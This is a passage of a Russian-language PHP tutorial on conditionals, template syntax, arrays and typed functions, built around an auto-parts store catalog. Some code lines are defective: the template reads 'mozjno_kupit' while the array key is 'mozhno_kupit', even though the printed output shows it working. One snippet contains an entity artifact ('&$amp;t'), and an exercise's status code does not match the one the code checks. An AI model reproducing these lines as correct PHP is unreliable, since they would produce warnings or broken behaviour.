$brendy = ['Bosch', 'Mann', 'Denso'];

foreach ($brendy as $brend) {
    echo $brend;
}
```

С ключами:

```
$ceny = ['kolodki' => 250, 'filtr' => 45];

foreach ($ceny as $kod => $cena) {
    echo "$kod: $cena сомони\n";
}
```

`foreach` — аналог `for...of` из JavaScript, но умеет ещё и ключи. В работе с массивами используется в 90% случаев.

Подробно — в следующей главе, там же и про массивы.

► break и continue

```
foreach ($tovary as $t) {
    if ($t['ostatok'] === 0) continue; // пропустить
    if ($t['cena'] > 1000) break;      // выйти совсем
    echo $t['nazvanie'];
}
```

РАЗБИРАЕМСЯ

Шаблонный синтаксис — важная тема

Вот то, ради чего написана эта глава.

► Проблема

Когда PHP смешивается с HTML, обычные фигурные скобки читаются плохо:


```
<?php if ($ostatok > 0) { ?>
    <p class="est">В наличии</p>
    <button>Купить</button>
<?php } else { ?>
    <p class="net">Под заказ</p>
<?php } ?>
```

Между `{` и `}` двадцать строк разметки, и уже непонятно, что чему принадлежит. Одинокая `}` в начале строки среди HTML выглядит как мусор.

► Решение: альтернативный синтаксис

```
<?php if ($ostatok > 0): ?>
    <p class="est">В наличии</p>
    <button>Купить</button>
<?php else: ?>
    <p class="net">Под заказ</p>
<?php endif; ?>
```

Вместо `{` пишется `:`, вместо `}` — осмысленное слово: `endif`, `endforeach`, `endfor`, `endwhile`, `endswitch`.

Сразу видно, что именно закрывается — особенно когда конструкций несколько подряд.

► Полный набор

```
<?php if ($x): ?>      ... <?php endif; ?>
<?php foreach ($a as $b): ?> ... <?php endforeach; ?>
<?php for ($i=0; $i<5; $i++): ?> ... <?php endfor; ?>
<?php while ($x): ?>  ... <?php endwhile; ?>
```

Правило, принятое почти везде:

- В логике (расчёты, обработка данных) — обычные фигурные скобки.
- В шаблоне (где вперемешку с HTML) — двоеточие и `endif`.

Ещё одно правило, важнее синтаксиса.

► **Плохо: логика вперемишку с разметкой**

```
<div class="katalog">
<?php
foreach ($tovary as $t) {
    $cena = $t['zakup'] * 1.35;
    if ($t['ostatok'] > 0) {
        $cena = $cena * 0.95;
    }
    echo '<article><h3>' . $t['nazvanie'] . '</h3>';
    echo '<p>' . round($cena) . ' сомони</p></article>';
}
?>
</div>
```

Читать это тяжело: расчёты, условия и разметка перемешаны, HTML спрятан внутри строк.

► Хорошо: сначала данные, потом вывод

```
<?php
// 1. ЛОГИКА — считаем всё заранее
foreach ($tovary as &$t) {
    $t['cena'] = (int) round($t['zakup'] * 1.35);
    if ($t['ostatok'] > 0) {
        $t['cena'] = (int) round($t['cena'] * 0.95);
    }
}
unset($t); // обязательно после цикла со ссылкой
?>

<!-- 2. ВЫВОД — только показываем готовое -->
<div class="katalog">
    <?php foreach ($tovary as $t): ?>
        <article class="tovar">
            <h3><?= e($t['nazvanie']) ?></h3>
            <p class="cena"><?= $t['cena'] ?> сомони</p>
        </article>
    <?php endforeach; ?>
</div>
```

Разница огромная:

- Сверху — вся логика, видна целиком;
- Снизу — чистая разметка, читается как HTML;
- Верстальщик может править низ, не боясь сломать расчёты.

Это правило распространяется на весь бэкэнд. Оно называется «отделение логики от представления», и на нём построены все шаблонизаторы и фреймворки.

⚠ Про `&$t` в примере: амперсанд означает «работать с оригиналом, а не с копией», иначе изменения потеряются. А `unset($t)` после цикла обязателен — без него переменная остаётся ссылкой на последний элемент, и следующий цикл его затрёт. Это классическая ловушка PHP; в главе 22 разберём подробнее и покажем, как обойтись без ссылок вовсе.

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);

function e(string $t): string {
    return htmlspecialchars($t, ENT_QUOTES, 'UTF-8');
}

// --- Данные ---
$tovary = [
    [
        'nazvanie' => 'Тормозные колодки Bosch',
        'zakup' => 18500,
        'ostatok' => 7,
        'status' => 'hit',
    ],
    [
        'nazvanie' => 'Масляный фильтр Mann',
        'zakup' => 3300,
        'ostatok' => 23,
        'status' => 'obychny',
    ],
    [
        'nazvanie' => 'Свечи зажигания Denso',
        'zakup' => 8900,
        'ostatok' => 0,
        'status' => 'obychny',
    ],
    [
        'nazvanie' => 'Тормозные диски Brembo',
        'zakup' => 57800,
        'ostatok' => 2,
        'status' => 'akciya',
    ],
    [
        'nazvanie' => 'Воздушный фильтр Mann',
        'zakup' => 4800,
        'ostatok' => 14,
        'status' => 'obychny',
    ],
]
```

```

    ],
    [
        'nazvanie' => 'Аккумулятор Bosch S4',
        'zakup' => 70400,
        'ostatok' => 4,
        'status' => 'hit',
    ],
];

// --- Логика: считаем цены и статусы ---
$nacenka = 1.35;
$gotovye = [];

foreach ($tovary as $t) {
    $cena_diram = (int) round($t['zakup'] * $nacenka);

    // Акционным — минус 15%
    if ($t['status'] === 'akciya') {
        $cena_diram = (int) round($cena_diram * 0.85);
    }

    // Подпись наличия
    if ($t['ostatok'] === 0) {
        $nalichie = 'Под заказ, 5 дней';
        $klass_nalichiya = 'nety';
    } elseif ($t['ostatok'] <= 3) {
        $nalichie = "Осталось {$t['ostatok']} шт.";
        $klass_nalichiya = 'malo';
    } else {
        $nalichie = "В наличии: {$t['ostatok']} шт.";
        $klass_nalichiya = '';
    }

    // Метка — match вместо трёх if
    $metka = match ($t['status']) {
        'hit'      => 'Хит продаж',
        'akciya'   => 'Акция -15%',
        default    => '',
    };

    $gotovye[] = [
        'nazvanie' => $t['nazvanie'],

```

```

        'cena'      => number_format($cena_diram / 100, 2, '.', ' '),
        'nalichie' => $nalichie,
        'klass'    => $klass_nalichiya,
        'metka'    => $metka,
        'mozhno_kupit' => $t['ostatok'] > 0,
    ];
}

$vsego_shtuk = 0;
foreach ($tovary as $t) {
    $vsego_shtuk += $t['ostatok'];
}
?>

<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title>Каталог</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
<div class="container">
    <header>
        <div class="logo">Автозапчасти Firdavs</div>
    </header>

    <main>
        <p class="schetchik">
            Позиций: <?= count($gotovye) ?> · всего на складе: <?= $vsego_shtuk ?>
            шт.
        </p>

        <div class="katalog">
            <?php foreach ($gotovye as $t): ?>
                <article class="tovar">
                    <?php if ($t['metka'] !== ''): ?>
                        <span class="metka"><?= e($t['metka']) ?></span>
                    <?php endif; ?>

                    <h3><?= e($t['nazvanie']) ?></h3>
                    <p class="cena"><?= $t['cena'] ?> <span>сомони</span></p>
                    <p class="nalichie <?= $t['klass'] ?>"><?= e($t['nalichie']) ?>

```

```
</p>

    <?php if ($t['mozjno_kupit']): ?>
        <button>В корзину</button>
    <?php else: ?>
        <button disabled>Нет в наличии</button>
    <?php endif; ?>
</article>
<?php endforeach; ?>
</div>
</main>
</div>
</body>
</html>
```

Обратите внимание на структуру: сверху сплошная логика, снизу чистая разметка. Ни одного `echo` с HTML внутри.

Автозапчасти Firdavs

Позиций: 6 · всего на складе: 50 шт.

Тормозные колодки Bosch

Хит продаж

249.75 сомони

В наличии: 7 шт.

В корзину

Масляный фильтр Mann

44.55 сомони

В наличии: 23 шт.

В корзину

Свечи зажигания Denso

120.15 сомони

Под заказ, 5 дней

Нет в наличии

Тормозные диски Brembo

Акция -15%

663.26 сомони

Осталось 2 шт.

В корзину

Воздушный фильтр Mann

64.80 сомони

В наличии: 14 шт.

В корзину

Аккумулятор Bosch S4

Хит продаж

950.40 сомони

В наличии: 4 шт.

В корзину

Метки «Хит продаж» и «Акция», разные подписи наличия, неактивная кнопка у отсутствующего товара — всё решено на сервере.

Откройте исходный код страницы: там только готовый HTML. Ни закупочных цен, ни коэффициента наценки, ни логики скидок.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>elseif</code>	«Иначе если». Слитно
<code>??</code>	Взять запасное, если не существует или <code>null</code>
<code>?:</code>	Взять запасное, если «пусто» (включая 0 и „“)
<code><=></code>	Сравнение для сортировки: -1, 0, 1
<code>switch</code> / <code>case</code> / <code>break</code>	Множественный выбор. <code>break</code> обязателен
<code>match</code>	Современная замена <code>switch</code> . Строгое сравнение, возвращает значение
<code>foreach (\$a as \$v)</code>	Перебрать значения
<code>foreach (\$a as \$k => \$v)</code>	Перебрать ключи и значения
<code><?php if (): ?> ... <?php endif; ?></code>	Шаблонный синтаксис
<code>count(\$massiv)</code>	Сколько элементов
<code>&\$t</code>	Ссылка: работать с оригиналом
<code>unset(\$t)</code>	Удалить переменную. Обязательно после цикла со ссылкой

ГРАБЛИ

Грабли

Забывать `break` в `switch`. Выполнение протечёт в следующий вариант. Берите `match`, там этой проблемы нет.

`switch` сравнивает нестрогое. `switch (0)` совпадёт с `case 'abc'` в старых версиях. `match` строгий.

Путать `??` и `?:`. `$page = $_GET['page'] ? : 1` превратит `page=0` в 1.

Смешивать логику и разметку. Сначала посчитайте всё, потом выводите.

Забыть `unset` после `foreach` со ссылкой. Одна из самых коварных ошибок PHP: последний элемент массива непредсказуемо меняется.

Писать HTML внутри `echo`. Кавычки внутри кавычек, экранирование, нечитаемо. Выходите из PHP и пишите разметку как разметку.

ЗАДАЧИ **Задачи**

Задача 21.1. Перепишите на `match`:

```
if ($rol === 'admin') $podpis = 'Администратор';
elseif ($rol === 'manager') $podpis = 'Менеджер';
elseif ($rol === 'seller') $podpis = 'Продавец';
else $podpis = 'Покупатель';
```

Задача 21.2. Что выведет? Объясните почему:

```
<?php
$page = 0;
echo $page ?? 5;
echo "\n";
echo $page ?: 5;
```

Задача 21.3. Напишите функцию, которая по статусу заказа возвращает и подпись, и цвет: `new` — «Новый», серый; `paid` — «Оплачен», синий; `shipped` — «Отправлен», жёлтый; `done` — «Доставлен», зелёный; `cancelled` — «Отменён», красный.

Задача 21.4. Перепишите в шаблонном синтаксисе:

```
<?php if ($user) { ?>
    <p>Привет, <?= $user ?></p>
<?php } else { ?>
    <a href="/login">Войти</a>
<?php } ?>
```

Задача 21.5. Сделайте пагинацию: выведите ссылки на страницы с 1 по 10, причём текущая страница — жирным без ссылки.

Задача 21.6. Циклом выведите таблицу умножения от 1 до 9 настоящей HTML-таблицей.

Задача 21.7. Найдите ошибку:

```
<?php
switch ($status) {
    case 'new':
        echo 'Новый';
    case 'paid':
        echo 'Оплачен';
}
```

Задача 21.8. Сделайте каталог из примера, добавьте седьмой товар со статусом `aksiya` и убедитесь, что метка и скидка применились сами.

Задача 21.9. Добавьте вывод: сколько товаров в наличии, сколько под заказ, на какую сумму весь склад.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `pages/` или `admin/` в этом репозитории и посмотрите на любой шаблон. Увидите ровно эту структуру: наверху логика, ниже разметка с `<?php foreach: ?>` и `<?php endforeach; ?>`.

Найдите обработку статусов заказа — там как раз `match` или `switch` с человеческими подписями. Статусы в базе хранятся короткими кодами (`new`, `paid`, `shipped`), а покупателю показываются по-русски.

Так делают всегда: в базе — код, на экране — перевод. Иначе при смене формулировки пришлось бы обновлять все записи в базе.

ИТОГ

- `if`, `elseif`, `else` — как в JavaScript, но `elseif` слитно.
- `??` — «если не существует или null». Для параметров из адреса — только он.
- `match` лучше `switch`: строгое сравнение, не нужен `break`, возвращает значение.
- `foreach` — главный цикл PHP. Умеет ключи: `as $k => $v`.
- В шаблонах пишите `if (): ... endif;` вместо фигурных скобок.
- Сначала логика, потом разметка. Не смешивайте.
- Не пишите HTML внутри `echo`.
- После `foreach` со ссылкой `&$t` обязателен `unset($t)`.

Дальше — массивы: как хранить каталог и что с ним можно делать.

Массивы

ЗАЧЕМ ЭТО**Зачем эта глава**

Массив — самая используемая вещь в PHP. Каталог товаров, строки из базы данных, данные формы, настройки, результат запроса к чужому API — всё это массивы.

В PHP массивы устроены иначе, чем в JavaScript, и это отличие принципиальное: в PHP массив и объект — одно и то же. Того разделения на [...] и {...}, к которому вы привыкли, здесь нет.

Разберёмся с этим, а заодно с двумя десятками функций, которые делают за вас почти всю работу.

РАЗБИРАЕМСЯ**Два вида массивов****► Список — как в JavaScript**

```
$brendy = ['Bosch', 'Mann', 'Denso'];

echo $brendy[0];           // Bosch
echo count($brendy);       // 3
```

Ключи здесь — числа, начиная с нуля. Знакомо.

► Ассоциативный — вместо объектов

```
$tovar = [  
    'nazvanie' => 'Тормозные колодки Bosch',  
    'artikul'   => '0986424815',  
    'cena'      => 25000,  
    'ostatok'   => 7,  
];  
  
echo $tovar['nazvanie'];  
echo $tovar['cena'];
```

Ключи — строки. Это и есть замена объекта из JavaScript.

JAVASCRIPT

PHP

```
const t = { cena: 250 }
```

```
$t = ['cena' => 250];
```

```
t.cena
```

```
$t['cena']
```

```
t['cena']
```

```
$t['cena']
```

⚠ Точка не работает. В PHP точка — это склейка строк. Только квадратные скобки и кавычки: `$tovar['cena']`.

Забыть кавычки — распространённая ошибка:

```
echo $tovar[cena];      // ❌ PHP ищет константу cena  
echo $tovar['cena'];    // ✅
```

► Массив массивов — каталог

```
$tovary = [  
    ['id' => 1, 'nazvanie' => 'Колодки Bosch', 'cena' => 25000, 'brend' => 'Bosch'],  
    ['id' => 2, 'nazvanie' => 'Фильтр Mann', 'cena' => 4500, 'brend' => 'Mann'],  
    ['id' => 3, 'nazvanie' => 'Свечи Denso', 'cena' => 12000, 'brend' => 'Denso'],  
];  
  
echo $tovary[0]['nazvanie']; // Колодки Bosch  
echo $tovary[2]['cena'];     // 12000
```

Запомните эту структуру. Ровно в таком виде вам придут данные из MySQL в главе 32. Каждая строка таблицы — ассоциативный массив, все строки вместе — список.

РАЗБИРАЕМСЯ

Основные операции

```
$korzina = [];  
  
// Добавить  
$korzina[] = 'Колодки';           // в конец  
$korzina[] = 'Фильтр';  
array_push($korzina, 'Свечи');    // то же самое  
  
// По ключу  
$tovar['цена'] = 26000;           // изменить или добавить  
  
// Удалить  
unset($korzina[1]);               // удалить элемент  
array_pop($korzina);              // убрать последний  
array_shift($korzina);            // убрать первый  
  
// Проверить  
count($korzina);                  // сколько элементов  
empty($korzina);                  // пустой ли  
in_array('Колодки', $korzina);    // есть ли значение  
array_key_exists('цена', $tovar); // есть ли ключ  
isset($tovar['цена']);            // есть ли ключ и не null
```

⚠ **Ловушка с `unset`**. После удаления элемента из середины ключи не перенумеровываются:

```
$a = ['x', 'y', 'z'];  
unset($a[1]);  
print_r($a);    // [0 => 'x', 2 => 'z'] — ключа 1 больше нет!
```

Если нужна сплошная нумерация, перестройте массив:

```
$a = array_values($a); // [0 => 'x', 1 => 'z']
```

Это важно, когда массив уходит в JSON: массив с «дырками» превратится в объект, и JavaScript получит не то, что ждал.

РАЗБИРАЕМСЯ

Перебор

```
// Только значения
foreach ($tovary as $t) {
    echo $t['nazvanie'];
}

// Ключ и значение
foreach ($tovar as $kluch => $znachenie) {
    echo "$kluch: $znachenie\n";
}

// С номером по порядку
foreach ($tovary as $i => $t) {
    echo ($i + 1) . ' . ' . $t['nazvanie'];
}
```

► Про ссылки & — и почему лучше без них

```
foreach ($tovary as &$amp;t) {
    $t['cena'] = $t['cena'] * 1.1;
}
unset($t); // ОБЯЗАТЕЛЬНО
```

Без `&` вы меняете копию, и изменения теряются. Со ссылкой — оригинал.

Но `&` — источник знаменитой ловушки PHP. Если забыть `unset($t)`, переменная остаётся ссылкой на последний элемент, и следующий `foreach` его затрёт. Ошибка находится тяжело: массив «сам собой» портится.

Способ надёжнее — собирать новый массив:


```

$s_cenami = [];
foreach ($tovary as $t) {
    $t['cena'] = (int) round($t['cena'] * 1.1);
    $s_cenami[] = $t;
}

```

Или через `array_map` (см. ниже). Ссылки нужны редко — обходитесь без них, пока не появится настоящая причина.

РАЗБИРАЕМСЯ

Функции, которые делают работу за вас

В PHP их несколько сотен, но реально нужны примерно двадцать.

► Фильтрация и преобразование

```

// Отобрать подходящие
$v_nalichii = array_filter($tovary, fn($t) => $t['ostatok'] > 0);

// Превратить каждый
$nazvaniya = array_map(fn($t) => $t['nazvanie'], $tovary);

// Свести к одному значению
$summa = array_reduce($tovary, fn($itog, $t) => $itog + $t['cena'], 0);

```

Знакомо? Это те же `filter`, `map`, `reduce` из главы 15 — только записываются иначе.

JAVASCRIPT

PHP

`arr.filter(fn)`

`array_filter($arr, fn)`

`arr.map(fn)`

`array_map(fn, $arr)` ⚠️ порядок другой!

`arr.reduce(fn, 0)`

`array_reduce($arr, fn, 0)`

⚠️ У `array_map` функция идёт первой, а у `array_filter` — второй. Досадная непоследовательность языка, о которой нужно просто помнить.

`fn($t) => ...` — короткая стрелочная функция (PHP 7.4+). Полная запись:

```
array_filter($tovary, function ($t) {
    return $t['ostatok'] > 0;
});
```

⚠ **array_filter** сохраняет ключи. После фильтрации в массиве могут остаться дырки: `[0 => ..., 3 => ..., 5 => ...]`. Если это мешает — `array_values()`.

► Работа с ключами и значениями

```
array_keys($tovar);           // все ключи
array_values($tovar);         // все значения
array_column($tovary, 'nazvanie'); // колонка из массива массивов
array_column($tovary, 'nazvanie', 'id'); // колонка с ключом по id
array_combine($kluchi, $znacheniya); // собрать массив из двух
```

array_column — незаменимая вещь для работы с данными из базы:

```
// Все названия одной строкой
$nazvaniya = array_column($tovary, 'nazvanie');

// Быстрый поиск по id: превращаем список в справочник
$po_id = array_column($tovary, null, 'id');
echo $po_id[3]['nazvanie']; // мгновенно, без перебора
```

► Сортировка

```
sort($massiv);           // по значениям, ключи теряются
rsort($massiv);          // по убыванию
asort($massiv);           // по значениям, ключи сохраняются
ksort($massiv);           // по ключам

// По полю — самое нужное
usort($tovary, fn($a, $b) => $a['cena'] <=> $b['cena']); // дешёвые первыми
usort($tovary, fn($a, $b) => $b['cena'] <=> $a['cena']); // дорогие первыми
usort($tovary, fn($a, $b) => strcmp($a['nazvanie'], $b['nazvanie'])); // по названию
```

Вот и пригодился оператор `<=>` из прошлой главы: он возвращает `-1`, `0` или `1` — ровно то, что нужно сортировке.

⚠ **usort** меняет исходный массив, а не возвращает новый. Нужна копия — сделайте её заранее.

► Объединение и части

```
array_merge($a, $b);           // склеить два массива
array_slice($tovary, 0, 20);    // первые 20 — пагинация!
array_unique($brendy);         // убрать повторы
array_search('Bosch', $brendy); // найти ключ по значению
in_array('Bosch', $brendy);     // есть ли такое значение
array_sum($ceny);              // сумма
array_reverse($tovary);        // перевернуть
```

array_slice — это постраничный вывод:

```
$na_stranice = 20;
$stranica = 2;
$kusok = array_slice($tovary, ($stranica - 1) * $na_stranice, $na_stranice);
```

РАЗБИРАЕМСЯ

Массивы и формы

Забегая вперёд в главу 24: данные из формы приходят массивом.

```
$_GET['brend']           // ?brend=bosch
$_POST['name']           // из формы методом POST
$_SESSION['korzina']     // корзина в сессии
```

Это обычные ассоциативные массивы. Всё, что вы выучили, к ним применимо.

Одна тонкость: форма умеет присылать сразу массив значений:

```
<input type="checkbox" name="brendy[]" value="bosch">
<input type="checkbox" name="brendy[]" value="mann">
```

```
$vybrannye = $_POST['brendy'] ?? []; // массив отмеченных
```

Квадратные скобки в `name` — вот что превращает поля в массив.

```
<?php
ini_set('display_errors', 1);
error_reporting(E_ALL);

function e(string $t): string {
    return htmlspecialchars($t, ENT_QUOTES, 'UTF-8');
}

function somoni(int $diram): string {
    return number_format($diram / 100, 2, '.', ' ');
}

// --- Каталог: так же придут данные из базы ---
$tovary = [
    [
        'id' => 1,
        'nazvanie' => 'Тормозные колодки Bosch',
        'artikul' => '0986424815',
        'cena' => 25000,
        'ostatok' => 7,
        'brend' => 'Bosch',
    ],
    [
        'id' => 2,
        'nazvanie' => 'Масляный фильтр Mann',
        'artikul' => 'W71280',
        'cena' => 4500,
        'ostatok' => 23,
        'brend' => 'Mann',
    ],
    [
        'id' => 3,
        'nazvanie' => 'Свечи зажигания Denso',
        'artikul' => 'IK20',
        'cena' => 12000,
        'ostatok' => 0,
        'brend' => 'Denso',
    ],
    [
        'id' => 4,
```

```

        'nazvanie' => 'Тормозные диски Brembo',
        'artikul' => '09.9468.11',
        'cena' => 78000,
        'ostatok' => 2,
        'brend' => 'Brembo',
    ],
    [
        'id' => 5,
        'nazvanie' => 'Воздушный фильтр Mann',
        'artikul' => 'C25114',
        'cena' => 6500,
        'ostatok' => 14,
        'brend' => 'Mann',
    ],
    [
        'id' => 6,
        'nazvanie' => 'Аккумулятор Bosch S4',
        'artikul' => '0092S40050',
        'cena' => 95000,
        'ostatok' => 4,
        'brend' => 'Bosch',
    ],
    [
        'id' => 7,
        'nazvanie' => 'Салонный фильтр Mann',
        'artikul' => 'CU2545',
        'cena' => 5500,
        'ostatok' => 9,
        'brend' => 'Mann',
    ],
];

// --- Фильтры (пока задаём прямо здесь, в главе 24 возьмём из формы) ---
$filtr_brend = 'Mann';
$tolko_v_nalichii = true;
$sortirovka = 'cena_vozr';

// --- Обработка ---
$spisok = $tovary;

if ($filtr_brend !== '') {
    $spisok = array_filter($spisok, fn($t) => $t['brend'] === $filtr_brend);
}

```

```

}
if ($tolko_v_nalichii) {
    $spisok = array_filter($spisok, fn($t) => $t['ostatok'] > 0);
}

// после array_filter ключи с дырками — выравниваем
$spisok = array_values($spisok);

match ($sortirovka) {
    'cena_vozr' => usort($spisok, fn($a, $b) => $a['cena'] <=> $b['cena']),
    'cena_ubyv' => usort($spisok, fn($a, $b) => $b['cena'] <=> $a['cena']),
    'nazvanie' => usort($spisok, fn($a, $b) => strcmp($a['nazvanie'],
$b['nazvanie'])),
    default    => null,
};

// --- Сводка по всему каталогу ---
$vse_brendy = array_values(array_unique(array_column($tovary, 'brend')));
sort($vse_brendy);

$vsego_shtuk = array_sum(array_column($tovary, 'ostatok'));
$stoimost_sklada = array_reduce(
    $tovary,
    fn($itog, $t) => $itog + $t['cena'] * $t['ostatok'],
    0
);
?>
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title>Каталог</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
<div class="container">
    <header>
        <div class="logo">Автозапчасти Firdavs</div>
    </header>

    <main>
        <p class="schetchik">

```

```

        Бренды: <?= e(implode(' ', $vse_brendy)) ?> .
        всего на складе <?= $vsego_shtuk ?> шт. на
        <?= somoni($stoimost_sklada) ?> сомони
    </p>

    <p class="schetchik">
        Фильтр: <strong><?= e($filtr_brend ? : 'все бренды') ?></strong>,
        <?= $tolko_v_nalichii ? 'только в наличии' : 'все' ?> .
        найдено <?= count($spisok) ?>
    </p>

    <div class="katalog">
        <?php foreach ($spisok as $t): ?>
            <article class="tovar">
                <h3><?= e($t['nazvanie']) ?></h3>
                <p class="artikul">Артикул: <?= e($t['artikul']) ?></p>
                <p class="cena"><?= somoni($t['cena']) ?> <span>сомони</span>
            </p>

                <p class="nalichie">В наличии: <?= $t['ostatok'] ?> шт.</p>
                <button>В корзину</button>
            </article>
        <?php endforeach; ?>
    </div>
</main>
</div>
</body>
</html>

```

НА ЭКРАНЕ

На экране

Автозапчасти Firdavs

Бренды: Bosch, Brembo, Denso, Mann · всего на складе 59 шт. на 9 550.00 сомони

Фильтр: **Mann**, только в наличии · найдено 3

Масляный фильтр Mann

Артикул: W71280

45.00 сомони

В наличии: 23 шт.

В корзину

Салонный фильтр Mann

Артикул: CU2545

55.00 сомони

В наличии: 9 шт.

В корзину

Воздушный фильтр Mann

Артикул: C25114

65.00 сомони

В наличии: 14 шт.

В корзину

Три фильтра Mann, отсортированы по возрастанию цены. Сводка сверху посчитана функциями `array_column`, `array_sum` и `array_reduce` — без единого цикла.

ФУНКЦИЯ	ЧТО ДЕЛАЕТ
<code>['a', 'b']</code>	Список
<code>['kluch' => 'znachenie']</code>	Ассоциативный массив (замена объекта)
<code>\$t['cena']</code>	Обращение по ключу. Кавычки обязательны
<code>count()</code>	Сколько элементов
<code>\$a[] = \$x</code>	Добавить в конец
<code>unset(\$a[1])</code>	Удалить. Ключи не перенумеруются
<code>array_values()</code>	Перестроить ключи подряд
<code>array_keys()</code>	Все ключи
<code>array_column(\$a, 'pole')</code>	Вытащить колонку
<code>array_column(\$a, null, 'id')</code>	Превратить список в справочник по id
<code>array_filter(\$a, fn)</code>	Отобрать. Сохраняет ключи
<code>array_map(fn, \$a)</code>	Превратить каждый. Функция первым аргументом
<code>array_reduce(\$a, fn, 0)</code>	Свести к одному значению
<code>array_sum()</code>	Сумма
<code>array_unique()</code>	Убрать повторы
<code>array_slice(\$a, \$ot, \$skolko)</code>	Кусок — пагинация
<code>array_merge(\$a, \$b)</code>	Склеить
<code>in_array(\$v, \$a)</code>	Есть ли значение
<code>usort(\$a, fn)</code>	Сортировка по своему правилу. Меняет оригинал
<code>implode(' ', \$a)</code>	Массив → строка
<code>explode(' ', \$s)</code>	Строка → массив
<code>fn(\$x) => ...</code>	Короткая функция

ГРАБЛИ

Грабли

Обращаться через точку. `$товар.цена` — это склейка строк. Нужны скобки.

Забыть кавычки в ключе. `$товар[цена]` — PHP ищет константу.

Ждать, что `unset` перенумерует ключи. Не перенумерует. `array_values()` .

Забыть `array_values` после `array_filter` . Массив с дырками при выводе в JSON превратится в объект, и JavaScript сломается.

Перепутать порядок аргументов. `array_map(fn, $a)` , но `array_filter($a, fn)` .

Забыть `unset($t)` после `foreach` со ссылкой. Массив портится.

Считать, что `usort` вернёт новый массив. Он меняет исходный и возвращает `true` .

Обращаться к несуществующему ключу. В PHP 8 это Warning и `null` . Проверяйте через `?? : $t['цена'] ?? 0` .

ЗАДАЧИ

Задачи

Задача 22.1. Создайте массив из семи товаров. Выведите: все названия, общую стоимость склада, список уникальных брендов.

Задача 22.2. Что выведет?

```
<?php
$a = ['x', 'y', 'z'];
unset($a[1]);
print_r($a);
echo count($a);
print_r(array_values($a));
```

Задача 22.3. Отсортируйте товары по остатку — сначала те, которых больше всего.

Задача 22.4. Через `array_column` получите справочник «артикул → название» и найдите товар по артикулу без перебора.

Задача 22.5. Сделайте пагинацию: разбейте каталог по 3 товара на страницу и выведите вторую страницу.

Задача 22.6. Сгруппируйте товары по брендам: получите массив, где ключ — бренд, а значение — список его товаров.

Задача 22.7. Найдите ошибки:

```
<?php
$товар = ['цена' => 250];
echo $товар.цена;
echo $товар[цена];
$список = array_map($товар, fn($t) => $t['цена']);
```

Задача 22.8. Посчитайте средний чек: общая стоимость склада, делённая на количество позиций. Округлите до целых сомони.

Задача 22.9. Напишите функцию `naiti_po_id($tovary, $id)`, которая возвращает товар или `null`. Двумя способами: циклом и через `array_filter`.

Задача 22.10. Возьмите массив товаров и подготовьте из него данные для выпадающего списка брендов с количеством: «Mann (3)», «Bosch (2)», «Denso (1)».

Ответы — в Приложении Г.

В БОЮ В бою

Откройте любой файл в `includes/` этого репозитория, где обрабатываются товары. Вы увидите массивы ровно такого вида — потому что именно так их отдаёт база данных.

Особенно посмотрите, как формируется прайс: `array_column` для выборки цен, `array_filter` для отсева недоступных, `usort` для сортировки по цене.

Одна практическая деталь: в боевом коде перед `array_filter` часто идёт проверка `if (empty($tovary)) return [];`. Это защита от «пустого» случая — если поставщик не ответил и массив пуст, дальше идти незачем.

Пустые данные — нормальная ситуация, а не исключительная. Проверяйте их всегда.

ИТОГ

- В PHP массив заменяет и список, и объект. Разделения нет.
- Обращение — только `$t['kluch']`, точка не работает, кавычки обязательны.
- Массив ассоциативных массивов — то, как приходят данные из базы.
- `array_filter` сохраняет ключи → нужен `array_values()`.
- `array_map(fn, $a)`, но `array_filter($a, fn)` — порядок разный.
- `array_column` превращает список в справочник — мгновенный поиск по id.
- `usort` + `<=>` — сортировка по любому полю. **Меняет оригинал.**
- `array_slice` — страничный вывод.
- Ссылки `&$t` лучше избегать; если использовали — обязателен `unset`.
- Проверяйте существование ключа через `??`.

Дальше — функции и подключение файлов: как перестать копировать код.

Функции, `include` и `require`

ЗАЧЕМ ЭТО**Зачем эта глава**

У вас уже несколько страниц, и на каждой одно и то же: шапка, меню, подвал, функция `e()`, функция `somoni()`.

Пока страниц три, копировать терпимо. Когда их станет тридцать, а меню нужно будет поменять — вы поймёте, почему главный принцип программирования звучит так:

***Не повторяйся.** Каждый кусок знания должен быть записан ровно в одном месте.*

В этой главе научимся выносить общее: **функции** для повторяющейся логики и **`include`** для повторяющейся разметки. К концу главы у вашего проекта появится нормальная структура папок — та самая, что в боевом магазине.

РАЗБИРАЕМСЯ**Функции****► Основы — как в JavaScript**

```
function pokazatCenu($cena) {  
    return number_format($cena / 100, 2, '.', ' ') . ' сомони';  
}  
  
echo pokazatCenu(25000);    // 250.00 сомони
```

Всё знакомо: `function`, параметры, `return`.

► Типы — то, чего не было в JavaScript

```
function somoni(int $diram): string {  
    return number_format($diram / 100, 2, '.', ' ');  
}
```

ЧАСТЬ

ЧТО ОЗНАЧАЕТ

`int $diram`

На вход ожидается **целое число**

`: string`

На выходе будет **строка**

Если передать не то, PHP сообщит об ошибке **сразу**, а не через десять строк в непонятном месте.

Указывайте типы всегда. Это самая дешёвая защита от ошибок, какая бывает: пишете на пять символов больше, а ловите целый класс проблем.

Доступные типы: `int`, `float`, `string`, `bool`, `array`, `?string` (строка **или** null), `void` (ничего не возвращает).

```
function nayti(array $tovary, int $id): ?array {  
    foreach ($tovary as $t) {  
        if ($t['id'] === $id) return $t;  
    }  
    return null;  
}
```

`?array` означает «массив или ничего». Честное описание: функция может не найти товар.

► Значения по умолчанию

```
function dostavka(int $summa, string $gorod = 'Худжанд'): int {  
    if ($gorod === 'Худжанд') return 0;  
    return $summa > 50000 ? 0 : 5000;  
}  
  
echo dostavka(30000);           // 0  
echo dostavka(30000, 'Душанбе'); // 5000
```

⚠ Параметры со значением по умолчанию идут **последними**. Иначе их нельзя пропустить.

► Именованные аргументы (PHP 8)

```
function sozdat_tovar(  
    string $nazvanie,  
    int $cena,  
    int $ostatok = 0,  
    bool $aktivnyi = true,  
    string $brend = ''  
): array {  
    return compact('nazvanie', 'cena', 'ostatok', 'aktivnyi', 'brend');  
}  
  
// Можно указывать только нужное, по именам  
$t = sozdat_tovar(nazvanie: 'Колодки', cena: 25000, brend: 'Bosch');
```

